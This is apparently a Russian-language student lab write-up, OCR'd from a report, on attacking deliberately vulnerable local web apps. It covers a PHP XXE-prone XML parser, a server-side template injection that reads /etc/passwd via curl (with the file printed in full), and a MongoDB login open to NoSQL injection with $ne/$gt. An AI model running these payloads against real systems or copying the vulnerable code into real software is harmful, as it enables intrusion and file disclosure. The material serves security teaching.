


Рассмотрим php скрипт, который используется на сайте.




```php
<?php
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$contact = simplexml_import_dom($dom);
$name = $contact->name;
$email = $contact->email;
$subject = $contact->subject;
$message = $contact->message;

echo "Thanks for the message, $name !";
?>
```

Подставим вместо $name контент файла /etc/passwd с помощью payload.xml



4) Server-Side Injection

Запускаем приложение.



Протестируем со своим именем.

Попробуем обратиться с помощью curl с параметром http://localhost:10001/?name={{ 2 * 2 }}


```
emperor@lorelie: ~
emperor@lorelie:~$ curl -X GET http://localhost:10001/?name=%7B%7B%202%20*%202%20%7D%7D
<!DOCTYPE html>
<html>
<head>
    <meta charset='utf-8'>
    <meta http-equiv='X-UA-Compatible' content='IE=edge'>
    <title>SSType - Hello {{ 2 * 2 }}</title>
    <link rel="icon" href="images/ssti-logo.png">
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <style>
        .center {
            display: block;
            margin-left: auto;
            margin-right: auto;
        }
        body {
            background: rgb(4,0,57);
background: linear-gradient(90deg, rgba(4,0,57,1) 0%, rgba(4,5,41,1) 46%, rgba(2,97,116,1) 100%);
        }

        h1, h2, h3 {
            text-align: center;
            color: azure;
        }

    </style>
</head>
<body>
    <br>
    <br>
    <img style="align-self: center" src="images/ssti-logo.png" class="center" width="450px" height="200px"/>
        <h3>Hello: 4</h3>
    <h2>Try with /?name=YourName</h2>
</body>
emperor@lorelie:~$
```

Теперь получим контент файла /etc/passwd с параметром http://localhost:10001/?name={{ open('/etc/passwd').read() }}


```
emperor@lorelie: ~
emperor@lorelie:~$ curl -X GET http://localhost:10001/?name=%7B%7B%20open%28%27%2Fetc%2Fpasswd%27%29.read%28%29%20%7D%7D
<!DOCTYPE html>
<html>
<head>
    <meta charset='utf-8'>
    <meta http-equiv='X-UA-Compatible' content='IE=edge'>
    <title>SSType - Hello {{ open(&#x27;/etc/passwd&#x27;).read() }}</title>
    <link rel="icon" href="images/ssti-logo.png">
    <meta name='viewport' content='width=device-width, initial-scale=1'>
    <style>
        .center {
            display: block;
            margin-left: auto;
            margin-right: auto;
        }
        body {
            background: rgb(4,0,57);
background: linear-gradient(90deg, rgba(4,0,57,1) 0%, rgba(4,5,41,1) 46%, rgba(2,97,116,1) 100%);
        }

        h1, h2, h3 {
            text-align: center;
            color: azure;
        }

    </style>
</head>
<body>
    <br>
    <br>
    <img style="align-self: center" src="images/ssti-logo.png" class="center" width="450px" height="200px"/>
        <h3>Hello: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
</h3>
    <h2>Try with /?name=YourName</h2>
</body>
</html>emperor@lorelie:~$
```

5) NoSQL Injection


Запускаем приложение.



Зарегистрируем пользователя test_user_1.



Войдём под ним.



Теперь изучим db.js

```
const login = async (credentials) => {

    try {
        const { email, password } = credentials;

        const existsUser = await User.find({$and: [ { email: email}, { password: password} ]});

        if(!existsUser) { return null;}

        const returnUser = existsUser.map((user) => {
            return user.email
        })


        return returnUser;
    }

    catch(error) { throw error; }


}

module.exports = {
    register,
    login
};
```


Как видно, пользовательские данные напрямую подставляются в MongoDB query. Этим можно воспользоваться для проведения инъекции.

Ответим на вопросы:


- **$ne** в MongoDB отвечает за поиск документов, где значение поля не равно указанному.
- **$gt** в MongoDB ищет документы, где значение поля больше заданного.

Для проведения атаки используем Postman. Сначала проверим фунциональность.

Неверные данные для входа.



Корректные данные для входа.



Инъекция.